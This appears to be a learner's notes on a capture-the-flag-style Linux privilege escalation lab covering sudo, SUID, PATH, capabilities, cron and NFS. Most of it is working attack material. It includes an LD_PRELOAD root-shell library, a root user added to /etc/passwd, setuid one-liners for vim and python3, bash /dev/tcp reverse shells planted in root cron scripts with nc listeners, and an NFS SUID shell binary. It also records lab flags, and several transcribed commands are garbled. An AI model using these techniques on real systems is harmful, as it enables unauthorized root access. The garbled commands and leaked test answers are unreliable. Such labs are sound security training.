Jr.Pen 13.3. Linux Privilege Escalation

Task 1 - Introduction

This room guides you through actively exploiting common Linux misconfiguration, such as sudo permissions, SUID binaries, PATH hijacking, cron jobs, capabilities, and NFS shares, to escalate privileges from a basic user to root.

Task 2 - Privilege Escalation: Sudo

The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges. For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. https://gtfobins.github.io/ is a valuable source that provides information on how any program, on which you may have sudo rights, can be abused.

Basic Sudo Escalation: Any user can check their current situation related to root privileges using the `sudo -l` command. The output looks similar to the following example.

```
john@sudo-box:~$ sudo -l
Matching Defaults entries for labuser on target:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us
r/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User labuser may run the following commands on target:
    (ALL) NOPASSWD: /bin/cat
```

In this case, the user can run `/bin/cat` as root, meaning they can read any file as root. For example, reading `/etc/shadow` will show the password hashes of other users, which can then be cracked offline.

Leverage LD_PRELOAD

```
john@sudo-box:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD
User john may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
```

LD_PRELOAD is a function that allows any program to use shared libraries. This blog post will give you an idea about the capabilities of LD_PRELOAD. If the "env_keep" option is enabled, you can generate a shared library that will be loaded and executed before the program is run. Please note that the LD_PRELOAD option will be ignored if the real user ID is different from the effective user ID.

The steps of this privilege escalation vector can be summarized as follows:

1. Check for LD_PRELOAD (with the env_keep option)
2. Write a simple C code compiled as a shared object (.so extension) file
3. Run the program with sudo rights and the LD_PRELOAD option pointing to our .so file

The C code will simply spawn a root shell and can be written as follows:

C code example

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0); system("/bin/bash");
}
```

You can save this code as shell.c and compile it using `gcc` into a shared object file using the following parameters:

`gcc -fPIC -shared -o shell.so shell.c -nostartfiles`

This command compiles a C source file into a position-independent shared library without standard startup code, commonly used to craft dynamic preload payloads for Linux privilege escalation.

```
john@sudo-box:~$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
john@sudo-box:~$ ls
shell.c
john@sudo-box:~$ gcc -fPIC -shared -o shell.so shell.c -nosta
rtfiles
john@sudo-box:~$ ls
shell.c  shell.so
```

You can now use this shared object file when launching any program that your user can run with sudo. In this case, `apache2`, `find`, or almost any of the programs you can run with sudo can be used.

You need to run the program by specifying the LD_PRELOAD option, as follows:

`sudo LD_PRELOAD=/home/user/ldpreload/shell.so find`

This will result in a shell spawning with root privileges.

```
john@sudo-box:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25
(floppy),29(audio),30(dip),44(video),46(plugdev)john@sudo-bo
x:~$ whoami
userjohn@sudo-box:~$ sudo LD_PRELOAD=/home/user/ldpreload/she
ll.so find
```


```
root@sudo-box:/home/john# id
uid=0(root) gid=0(root) groups=0(root)root@sudo-box:/home/joh
n# whoami
root
```

The LD_PRELOAD situation is a rare case. More often than not, you will find simpler sudo privilege escalation vectors. The target machine's user has been assigned sudo permissions that allow them to escalate privileges using one of the techniques presented.

Answer the questions below

> What is the full path of the program that john can run with sudo?


/usr/bin/nano



> dobreWhat are the contents of `/root/flag.txt`?

THM{SUDO-pwned-priv-esc}

1. created shell.so



2. mv from so to c file: john@sudo-box:~$ mv shell.so shell.c
3. run john@sudo-box:~$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles

```
john@sudo-box:~$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c:1:20: warning: extra tokens at end of #include directive
    1 | #include <stdio.h> include <sys/types.h> include <stdlib.h>
      |                    ^~~~~~~
shell.c: In function ‘ init’:
```

4. remove shell.co
5. execute

```
john@sudo-box:~$ cat shell.c
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0); system("/bin/bash");
}
```

```
john@sudo-box:~$ ls
shell.c  shell.so
john@sudo-box:~$ sudo LD_PRELOAD=/home/john/shell.so nano
root@sudo-box:/home/john# ls
shell.c  shell.so
root@sudo-box:/home/john# cat /root/flag.txt
THM{SUDO-pwned-priv-esc}root@sudo-box:/home/john#
```

Task 3 - Privilege Escalation: SUID

Many of the Linux privilege controls rely on controlling the interactions between users and files. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively. You will notice these files have an `s` bit set showing their special permission level. This means that the program will run with the effective UserID of the owner of the binary. `find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or SGID bits set.

The SUID bit set for the nano text editor allows you to create, edit, and read files using the file owner’s privilege. Nano is owned by root, which you can read and edit files at a higher privilege level than your current user has. At this stage, you have two basic options for privilege escalation: reading the `/etc/shadow` file or adding our user to `/etc/passwd`.

Reading the /etc/shadow File: You can see that the nano text editor has the SUID bit set by running the `find / -type f -perm -04000 -ls 2>/dev/null` command.

`/etc/passwd` stored all user account details, including encrypted passwords.

`/etc/shadow` was introduced to store secure authentication data separate from the account metadata.

Replacing the root User: The other option would be to add a new user who has root privileges. This would help you circumvent the tedious process of password cracking. Below is an easy way to do it. You will need the hash value of the password you want the new user to have. This can be done quickly using the openssl tool on Kali Linux.

```
john@suid-box:~$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlliCqxFRQepUTCkUT1
```

The command generates an MD5-based password hash using the legacy Unix `crypt` format. You will then add this password with a username to the `/etc/passwd` file. check: vim /etc/passwd

Once your user is added (please note how `root:/bin/bash` was used to provide a root shell), you will need to switch to this user and hopefully should have root privileges.


```
john@suid-box:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25
(floppy),29(audio),30(dip),44(video),46(plugdev)john@suid-bo
x:~$ whoami
johnjohn@suid-box:~$ su hacker
Password:root@suid-box:~# id
uid=0(root) gid=0(root) groups=0(root)root@suid-box:~# whoami
root
```

Answer the questions below

> What is the full path of the binary in `/usr/bin/` that is vulnerable to a SUID exploitation?

/usr/bin/vim.basic

find / -type f -perm -04000 -ls 2>/dev/null



> What are the contents of the flag found in `/root/`?

THM{root-by-SUID-vulns}


john@suid-box:~$ openssl passwd -1 -salt THM password1

added vim /etc/

hacker:1THM$WnbwlliCqxFRQepUTCkUT1:0:0:root:/root:/bin/bash

exit :x!

Password: password1



Task 4 - Privilege Escalation: PATH

If a directory for which your user has write permission is located in `PATH`, you could potentially hijack an application to run a script. `PATH` in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in directories defined under `$PATH`. (`PATH` is the environmental variable we're talking about here and path is the location to a directory).

```
john@path-box:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n:/usr/games:/usr/local/games:/snap/bin
```

If you type “thm” into the command line, these are the locations Linux will look in for an executable called thm. The scenario below will give you a better idea of how this can be leveraged to increase our privilege level. As you will see, this depends entirely on the existing configuration of the target system, so be sure you can answer the questions below before trying this.

1. What directories are located under `$PATH`?
2. Does your current user have write privileges for any of these directories?
3. Can you modify `$PATH`?
4. Is there a script/application you can start that will be affected by this vulnerability?

```
root@path-box:~# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}root@path-box:~# gcc path_exp.c -o program -w
root@path-box:~# chmod u+s program
root@path-box:~# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 program
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
```

Once executed, “program” will look for an executable named “thm” inside directories listed under `PATH`. If any writable directory is listed under `PATH`, you could create a binary named **thm** under that directory and have your “program” binary run it. As the SUID bit is set, this binary will run with root privileges. A simple search for writable directories can be done using the `find / -writable`

`2>/dev/null` command. The output of this command can be cleaned using a simple cut and sort sequence.

The directory that will be easier to write to is probably `/tmp`. At this point, because `/tmp` is not present in `PATH`, you will need to add it. As you can see below, the `export PATH=/tmp:$PATH` command accomplishes this.

```
john@path-box:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n:/usr/games:/usr/local/games:/snap/binjohn@path-box:~$ expor
t PATH=/tmp:$PATH
john@path-box:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin:/usr/games:/usr/local/games:/snap/bin
```

At this point, the `program` binary will also look under the `/tmp` directory for an executable named “thm”. Now that the `program` binary will look for a thm executable in `/tmp`, our next step is to create a `thm` binary or a script in this directory that will escalate our privileges.

```
john@path-box:~$ cd /tmp
john@path-box:~$ echo "/bin/bash" > thm
john@path-box:~$ chmod 777 thm
john@path-box:~$ ls -l thm
-rwxrwxrwx 1 john john 10 Jun 17 14:36 thm
```

You will have to give execution permission to your copy of `/bin/bash`. What makes a privilege escalation possible within this context is that the `program` binary runs with root privileges.

```
john@path-box:~$ whoami
johnjohn@path-box:~$ ./program
root@path-box:~# whoami
root
```

Next, you will have to exploit a similar scenario.

Answer the questions below

> Find a custom SUID binary on the target host, using the techniques you learned before. What is the full path of this binary?

/opt/path/mywhoami

find / -type f -perm -04000 -ls 2>/dev/null

```
Last login: Wed Sep 30 13:19:15 2026 from 10.112.123.86
john@path-box:~$ find / -type f -perm -04000 -ls 2>/dev/null
   512340     16 -rwsr-xr-x   1 root     root        16104 Apr 27 07:56 /opt/path/mywhoami
      850     84 -rwsr-xr-x   1 root     root        85064 Feb  6  2024 /snap/core20/2379/usr/bin/chfn
      856     52 -rwsr-xr-x   1 root     root        53040 Feb  6  2024 /snap/core20/2379/usr/bin/chsh
      926     87 -rwsr-xr-x   1 root     root        88464 Feb  6  2024 /snap/core20/2379/usr/bin/gpass
```

> Run the `strings` command on the SUID binary. What binary does it call from path?

whoami

```
john@path-box:~$ strings /opt/path/mywhoami
/lib64/ld-linux-x86-64.so.2
Y,b]yN%
__stack_chk_fail
setgid
setuid
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.2.5
GLIBC_2.4
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
whoami
```

> Exploit this behavior as you've seen in the example scenario, to hijack the `PATH` and gain root privileges. What are the contents of `/root/flag.txt`?

THM{PATH-and-SUID-leadtoroot}


```
john@path-box:~$ echo PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
```

```
n:/usr/games:/usr/local/games:/snap/bin
john@path-box:~ ls /opt/path/
mywhoami
john@path-box:~chmod 777 /opt/path/mywhoami
chmod: changing permissions of '/opt/path/mywhoami': Operatio
n not permitted

john@path-box:~ ls -la /opt/path/mywhoami
-rwsr-xr-x 1 root root 16104 Apr 27 07:56 /opt/path/mywhoami
john@path-box:~cd /opt/path
john@path-box:/opt/path ls
mywhoami

john@path-box:/opt/path$ echo PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n:/usr/games:/usr/local/games:/snap/bin
john@path-box:/opt/path$ chmod u+s mywhoami
chmod: changing permissions of 'mywhoami': Operation not perm
itted
john@path-box:/opt/path$ cd ~
john@path-box:~$ export PATH=/tmp:" echo " cd /tmp
john@path-box:/tmp$ echo "/bin/bash" > whoami
john@path-box:/tmp$ chmod +x whoami
john@path-box:/tmp$ which whoami
/tmp/whoami

john@path-box:~" ls -la /opt/path/mywhoami
john@path-box:~" cd /opt/path
john@path-box:~" john@path-box:/opt/path$ ls
john@path-box:~" john@path-box:/opt/path$ cat /opt/path/mywho
ami
john@path-box:~$ /opt/path/mywhoami
root@path-box:~# ls
root@path-box:~# cat /root/flag.txt
THM{PATH-and-SUID-leadtoroot}
```



Task 5 - Privilege Escalation: Capabilities

Another method system administrators can use to elevate the privilege level of a process or binary is “capabilities”. Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher-privileged user. You can use the `getcap` tool to list enabled capabilities. (`getcap` is a Linux command-line utility used to view the **POSIX Capabilities** assigned to executable files.)

```
john@capabilities-box:~$ getcap -r / 2>/dev/null
/home/john/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-
helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

This command searches the entire system for files with assigned **Linux Capabilities** and lists them while suppressing error messages. The `cap_setuid+ep` capability allows a binary to change its user ID to any user (including root) with the capability immediately active when executed.

Please note that neither Vim nor its copy has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating files looking for SUID.

```
john@capabilities-box:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim → /etc/al
ternatives/vimjohn@capabilities-box:~$ ls -l /home/john/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/john/vim
```

GTFObins has a good list of binaries that can be leveraged for privilege escalation if you find any set capabilities. Notice that Vim can be used with the following command and payload:

```
john@capabilities-box:~$ whoami
john
john@capabilities-box:~$ ./vim -c ':py3 import os; os.setuid
(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

The command above uses Vim to run Python code. First, the `os` library is imported. Then, `setuid` is used to set the user ID to 0(root); without this, the next command would be run with the original user ID. Finally, `/bin/bash` is called with root privileges. Escalation to root:

```
root@capabilities-box:~# id
uid=0(root) gid=1000(john) groups=1000(john),4(adm),4(cdrom),
27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambas
hare)
```


Answer the questions below

> How many binaries have set capabilities?

6

getcap -r / 2>/dev/null

When run as an unprivileged user, `getcap -r /` will generate a huge amount of errors, so it is good practice to redirect the error messages to `/dev/null`.



> What is the full path of the binary that can be used to gain root through its capabilities?

/usr/bin/python3.12

> What are the contents of `/root/flag.txt`?

THM{caps_getting_r00T}

john@capabilities-box:~$ python3.12 -c 'import os; os.setuid(0); os.system("/bin/bash")'



Task 6 - Privilege Escalation: Cron Jobs

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privileges of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions. If there is a scheduled task that runs with root privileges and you can change the script that will be run, then your script will run with root privileges. Cron job configurations are stored as crontabs (cron tables) to see the next time and date the task will run. Each user on the system has their crontab file and can run specific tasks whether they are logged in or not. As you can expect, the goal will be to find a cron job set by root and have it run our script, ideally a shell. Any user can read the file keeping system-wide cron jobs under `/etc/crontab`.

```
john@cron-box:~$ cat /etc/crontab

SHELL=/bin/sh
```

```
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/us
r/bin

25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.weekly )

* * * * * root /home/john/Desktop/backup.sh
```

You can see the `backup.sh` script was configured to run every minute. The content of the file shows a simple script that creates a backup of the `prices.xls` file. cat backup.sh

```
john@cron-box:~$ ls -la backup.sh
-rwxrwxrwx 1 root root 142 Apr 28 14:23 backup.sh
```

As the current user can access this script, you can modify it to create a reverse shell with root privileges. The script will use the tools available on the target system to launch a reverse shell.

Two points to note:

1. The command syntax will vary depending on the available tools. (e.g., `nc` will probably not support the `e` option you may have seen used in other cases)
2. You should always prefer to start reverse shells, as you don't want to compromise the system integrity during a real penetration testing engagement.

The file should look like this: Replace backup.sh

```
john@cron-box:~$ cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.114.90.186/6666 0>&1
```

You then run a listener on your attacking machine to receive the incoming connection. Start listener

```
root@10.114.90.186:~# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.114.90.186] from (UNKNOWN) [MACHINE_IP] 43550
bash: cannot set terminal process group (4483): Inappropriate
ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Crontab is always worth checking, as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level.

System administrators need to run a script at regular intervals. They create a cron job to do this. After a while, the script becomes useless, and they delete it but forget to clean the relevant cron job.

```
john@cron-box:~$ cat /etc/crontab

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/us
r/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.
hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.daily )

* * * * * root antivirus.shjohn@cron-box:~$ locate antivirus.
sh
```

The example above shows a similar situation where the `antivirus.sh` script was deleted, but the cron job still exists. If the full path of the script is not defined (as it was done for the `backup.sh` script), cron will refer to the paths listed under the `PATH` variable in the `/etc/crontab` file. In this case, you should be able to create a script

named `antivirus.sh` under a writable directory listed in the `PATH` variable, and it should be run by the cron job. The file on the target system should look similar to the previous one.

```
john@cron-box:~$ cat antivirus.sh
#!/bin/bash
bash -i >& /dev/tcp/10.114.90.186/7777 0>&1
```


The incoming reverse shell connection has root privileges:

```
root@10.114.90.186:~# nc -nlvp 7777
listening on [any] 6666 ...
connect to [10.114.90.186] from (UNKNOWN) [MACHINE_IP] 59838
bash: cannot set terminal process group (7275): Inappropriate
ioctl for device
bash: no job control in this shell
id
uid=0(root) gid=0(root) groups=0(root)
```

Answer the questions below

> What is the full path of the cron job that can be exploited?

/etc/cron.d/cleanup



> What are the contents of /root/flag.txt?

THM{g0t-r00t-from-cr0n}

john@cron-box:~$ echo -e '#!/bin/bash\nbash -i >& /dev/tcp/10.114.125.15/1337 0>&1' cleanup.sh
#!/bin/bash

Task 7 - Privilege Escalation: NFS

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g., finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user's privilege level. Another vector is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.

NFS (Network File Sharing) configuration is kept in the `/etc/exports` file. This file is created during the NFS server installation and can usually be read by users.

```
john@nfs-box:~$ cat /etc/exports

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

The critical element for this privilege escalation vector is the **no_root_squash** option you can see above. By default, NFS will change the root user to `nfsnobody`, stripping any file from operating with root privileges. If the **no_root_squash** option is present on a writable share, we can create an executable(that would be owned by root) with the SUID bit set and run it on the target system.

```
root@10.114.123.1:~ showmount -e 10.114.150.21
Export list for 10.114.150.21:
/backups          *
/mnt/sharedfolder *
/tmp              *
```

You can then mount one of the **no_root_squash** shares to your attacking machine and start building your executable.

```
root@10.114.123.1:~ mkdir /tmp/backupsonattackermachine
root@10.114.123.1:~ mount -o rw 10.114.150.21:/backups /tmp/b
ackupsonattackermachine
root@10.114.123.1:~ cd /tmp/backupsonattackermachine
```

As you can set SUID bits, a simple executable that will run `/bin/bash` on the target system will do the job

```
int main() {
setgid(0);
setuid(0);
system("/bin/bash");
return 0;
}
```

Once you compile the code, you can set the SUID bit. Upload exploit remotely:

```
root@10.114.123.1:/tmp/backupsonattackermachine gcc nfs.c -o
nfs -w -static
root@10.114.123.1:/tmp/backupsonattackermachine chmod +s nfs
root@10.114.123.1:/tmp/backupsonattackermachine ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

You will see below that both files (`nfs.c` and `nfs`) are present on the target system. If you are on the mounted share, there is no need to transfer them. Then, you can switch back to the target and run your uploaded binary. Trigger exploit on target:

```
john@nfs-box:~$ id
john@nfs-box:~$ whoami
johnjohn@nfs-box:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```


```
-rw-r--r-- 1 root root    76 Jun 17 16:24 nfs.cjohn@nfs-box:~
$ ./nfs
root@nfs-box:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashar
e),1000(alper)root@nfs-box:~# whoami
root
```

Notice the nfs executable has the SUID bit set on the target system and runs with root privileges.

Answer the questions below

